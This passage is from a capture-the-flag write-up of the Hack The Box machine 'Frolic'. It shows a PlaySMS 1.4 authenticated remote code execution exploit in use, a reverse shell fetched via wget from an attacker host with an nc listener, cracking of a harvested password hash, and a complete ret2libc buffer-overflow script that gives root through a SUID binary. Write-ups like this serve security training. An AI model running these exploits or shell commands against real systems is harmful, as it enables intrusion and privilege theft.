PlaySMS 1.4 - '/sendfromfile.php' Remote Code Execution / Unrestricted
File Upload | php/webapps/42003.txt
PlaySMS 1.4 - 'import.php' Remote Code Execution
| php/webapps/42044.txt
PlaySMS 1.4 - 'sendfromfile.php?Filename' (Authenticated) 'Code Execution
(Metaspl | php/remote/44599.rb
PlaySMS 1.4 - Remote Code Execution
| php/webapps/42038.txt
PlaySMS 1.4.3 - Template Injection / Remote Code Execution
| php/webapps/48199.txt
```

I tried to google how to find version info of playsms, but most of the results suggested for a sql query from database which we don't have access to. So first, I tired to go with playsms 1.4 version which has authenticated remote code execution vulnerability. And my intuition was right.

# Exploitation

I used the exploit from github: [https://github.com/jasperla/CVE-2017-9101](https://github.com/jasperla/CVE-2017-9101)
Its very simple to run. All you need to do is supply username and password, url of the service, and the command to run. This exploit even has the option to gain fully functional reverse shell:
To execute the command id, here is how its done:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# python3 exploit.py --username admin --password [redacted] --url http://$IP:9999/playsms --command id
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[*] Attempting to execute payload
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now for a fully functional reverse shell:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# python3 exploit.py --username admin --password [redacted] --url http://$IP:9999/playsms --interactive
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[+] Entering interactive shell; type "quit" or ^D to quit
> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

> pwd
[-] Failed to run "pwd": 'NoneType' object has no attribute 'next_sibling'
> whoami
www-data
```

But this shell had very limited functionality, so for a more powerful shell, I uploaded a php shell to this root directory and execute from the browser to gain reverse shell.

```
> wget http://10.10.17.253:8082/shell.php
> ls -la
total 60
drwxr-xr-x  6 www-data www-data  4096 Nov 24 04:15 .
drwxr-xr-x 10 www-data www-data  4096 Sep 23  2018 ..
-rw-r--r--  1 www-data www-data  2908 Sep 23  2018 config-dist.php
-rw-r--r--  1 www-data www-data  2904 Sep 23  2018 config.php
drwxr-xr-x  3 www-data www-data  4096 Sep 23  2018 inc
-rw-r--r--  1 www-data www-data  3205 Sep 23  2018 index.php
-r--r--r--  1 root     root     13466 Sep 23  2018 init.php
drwxr-xr-x  3 www-data www-data  4096 Sep 23  2018 lib
drwxr-xr-x  7 www-data www-data  4096 Sep 23  2018 plugin
-rw-r--r--  1 www-data www-data  5494 Nov  9 03:16 shell.php
drwxr-xr-x  3 www-data www-data  4096 Sep 23  2018 storage

> exit
>

┌──(root💀 kali)-[/home/rishabh/HTB/Frolic]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.1.92.
Ncat: Connection from 10.129.1.92:45270.
Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686 athlon i686 GNU/Linux
 04:15:52 up  4:27,  0 users,  load average: 0.11, 0.08, 0.08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

# Privilege Escalation

You have the privileges to read the user flag so you can submit it. Now moving on, as said earlier, there was admin hash present in settings.js file of Node-red directory inside sahay user folder.

```
// Securing Node-RED
// -----------------
// To password protect the Node-RED editor and admin API, the following
// property can be used. See http://nodered.org/docs/security.html for details.
adminAuth: {
    type: "credentials",
    users: [{
        username: "admin",
        password: "$2a$08$M6GkqpR1GdCDkQYXsR4zGOCl4gA/vWgNBSNKzCRr2RFKyYJNf08q.",
        permissions: "*"
    }]
},
```

I used john to crack this hash, and again it was a very guessable "password".
More creds were found in config.php file in playsms directory:

```
$core_config['db']['type'] = 'mysqli';          // database engine
$core_config['db']['host'] = 'localhost';       // database host/server
$core_config['db']['port'] = '3306';    // database port
$core_config['db']['user'] = 'root';    // database username
$core_config['db']['pass'] = 'ayush';   // database password
$core_config['db']['name'] = 'playsms'; // database name
```


These creds are for mysql. Lets use them to find more database records. Unfortunately ,there weren't any more records in playsms database except admin of which we already know the credentials. At this point, I ran few commands like sudo -l, cat /etc/crontab and listing suid and when I listed suids, there was one interesting:

```
find / -type f -perm -4000 2>/dev/null
/sbin/mount.cifs
/bin/mount
/bin/ping6
/bin/fusermount
/bin/ping
/bin/umount
/bin/su
/bin/ntfs-3g
/home/ayush/.binary/rop
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/at
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

I went to this directory and ran this binary to understand the functionality. It was quite simple. All you need to do is execute and give a message as paramter and it will print back Message sent: hello


```
-rwsr-xr-x 1 root  root  7480 Sep 25  2018 rop
./rop
./rop
[*] Usage: program <message>
./rop hello
./rop hello
[+] Message sent: hellowww-data@frolic:/home/ayush/.binary$
```

I tried for buffer overflow exploit to check whether the program crashes with segmentation fault and it did:



```
                      ltrace /home/ayush/.binary/rop AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
__libc_start_main(0×804849b, 2, 0×bffffd94, 0×8048540 <unfinished ...>
setuid(0)                                        = -1
strcpy(0×bffffc98, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0×bffffc98
printf("[+] Message sent: ")                     = 18
printf("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...)    = 238
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
www-data@frolic:/tmp$
```

Using base64 method, I copied the binary to my box to analyze with gdb. After little try and error, I found out that we can totally control the EIP with any value we give:



```
gdb-peda$ run $(python -c "print('A'*52 + 'B'*4)")
Starting program: /home/rishabh/Desktop/transfers/rop $(python -c "print('A'*52 + 'B'*4)")

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0×38 ('8')
EBX: 0×ffffd070 --> 0×2
ECX: 0×f7fab000 --> 0×1e9d6c
EDX: 0×0
ESI: 0×f7fab000 --> 0×1e9d6c
EDI: 0×f7fab000 --> 0×1e9d6c
EBP: 0×41414141 ('AAAA')
ESP: 0×ffffd040 --> 0×ffffd300 ("sfers/rop")
EIP: 0×42424242 ('BBBB')
EFLAGS: 0×10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0×42424242
[------------------------------------stack-------------------------------------]
0000| 0×ffffd040 --> 0×ffffd300 ("sfers/rop")
0004| 0×ffffd044 --> 0×ffffd114 --> 0×ffffd2e6 ("/home/rishabh/Desktop/transfers/rop")
0008| 0×ffffd048 --> 0×ffffd120 --> 0×ffffd343 ("SHELL=/usr/bin/zsh")
0012| 0×ffffd04c --> 0×8048561 (<__libc_csu_init+33>:   lea    eax,[ebx-0×f8])
0016| 0×ffffd050 --> 0×ffffd070 --> 0×2
0020| 0×ffffd054 --> 0×0
0024| 0×ffffd058 --> 0×0
0028| 0×ffffd05c --> 0×f7ddffd6 (<__libc_start_main+262>:       add    esp,0×10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×42424242 in ?? ()
```

EIP value is set to all B's and the offset value is 52.

With binary name being rop, and with a little hint from ippsec, we now have to perform ROP attack which is Return oriented programming attack.

First step would be to check whether ASLR is off or not:

```
cat /proc/sys/kernel/randomize_va_space
0
```

Now use ldd which prints shared object dependencies and copy the libc address:

```
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$
```

Next, we require system and exit address which we can get from

```
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -i system
   245: 00112f20    68 FUNC    GLOBAL DEFAULT   13
svcerr_systemerr@@GLIBC_2.0
   627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13
__libc_system@@GLIBC_PRIVATE
  1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
```

system value is 0003ada0

```
</.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -i exit
   112: 0002edc0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.10
   141: 0002e9d0     [illegible] FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
   450: 0002edf0   197 FUNC    GLOBAL DEFAULT   13 __cxa_thread_atexit_impl@@GLIBC_2.18
   558: 000b07c8    24 FUNC    GLOBAL DEFAULT   13 _exit@@GLIBC_2.0
   616: 00115fa0    56 FUNC    GLOBAL DEFAULT   13 svc_exit@@GLIBC_2.0
   652: 0002eda0    31 FUNC    GLOBAL DEFAULT   13 quick_exit@@GLIBC_2.10
   876: 0002ebf0    85 FUNC    GLOBAL DEFAULT   13 __cxa_atexit@@GLIBC_2.1.3
  1046: 0011fb80    52 FUNC    GLOBAL DEFAULT   13 atexit@GLIBC_2.0
  1394: 001b2204     4 OBJECT  GLOBAL DEFAULT   33 argp_err_exit_status@@GLIBC_2.1
  1506: 000f3870    58 FUNC    GLOBAL DEFAULT   13 pthread_exit@@GLIBC_2.0
  1849: 000b07c8    24 FUNC    WEAK   DEFAULT   13 _Exit@@GLIBC_2.1.1
  2108: 001b2154     4 OBJECT  GLOBAL DEFAULT   33 obstack_exit_failure@@GLIBC_2.0
  2263: 0002e9f0    78 FUNC    WEAK   DEFAULT   13 on_exit@@GLIBC_2.0
  2406: 000f4c80     2 FUNC    GLOBAL DEFAULT   13 __cyg_profile_func_exit@@GLIBC_2.2
www-data@frolic:/home/ayush/.binary$
```

exit value you can see from the screenshot.
At last you need /bin/sh address so that you can put this address in the return pointer or EIP register.

```
</.binary$ strings -atx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 15ba0b /bin/sh
```

Here is what final exploit code looks like:

```
└─# cat exploit.py
import struct


junk = "A" * 52
libc = 0×b7e19000
system = struct.pack('<I', libc + 0×0003ada0)
exit = struct.pack('<I', libc + 0×0002e9d0)
binsh = struct.pack('<I', libc + 0×0015ba0b)

payload = junk + system + exit + binsh

print payload
```

Most of the things I have done is by following ippsec video. I am very new to buffer overflows. So probably seeing his video on this topic will make you understand much better. Now you need to copy the script to the victim machine.
After moving the exploit, all you need to do is run the binary and give the output of the exploit to the binary as the argument.

```
./rop $(python /dev/shm/exploit.py)
id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cd /root
cd /root
ls
ls
root.txt
```

Cheers. I highly recommend going to ippsec channel and watching the privilege escalation part of that video.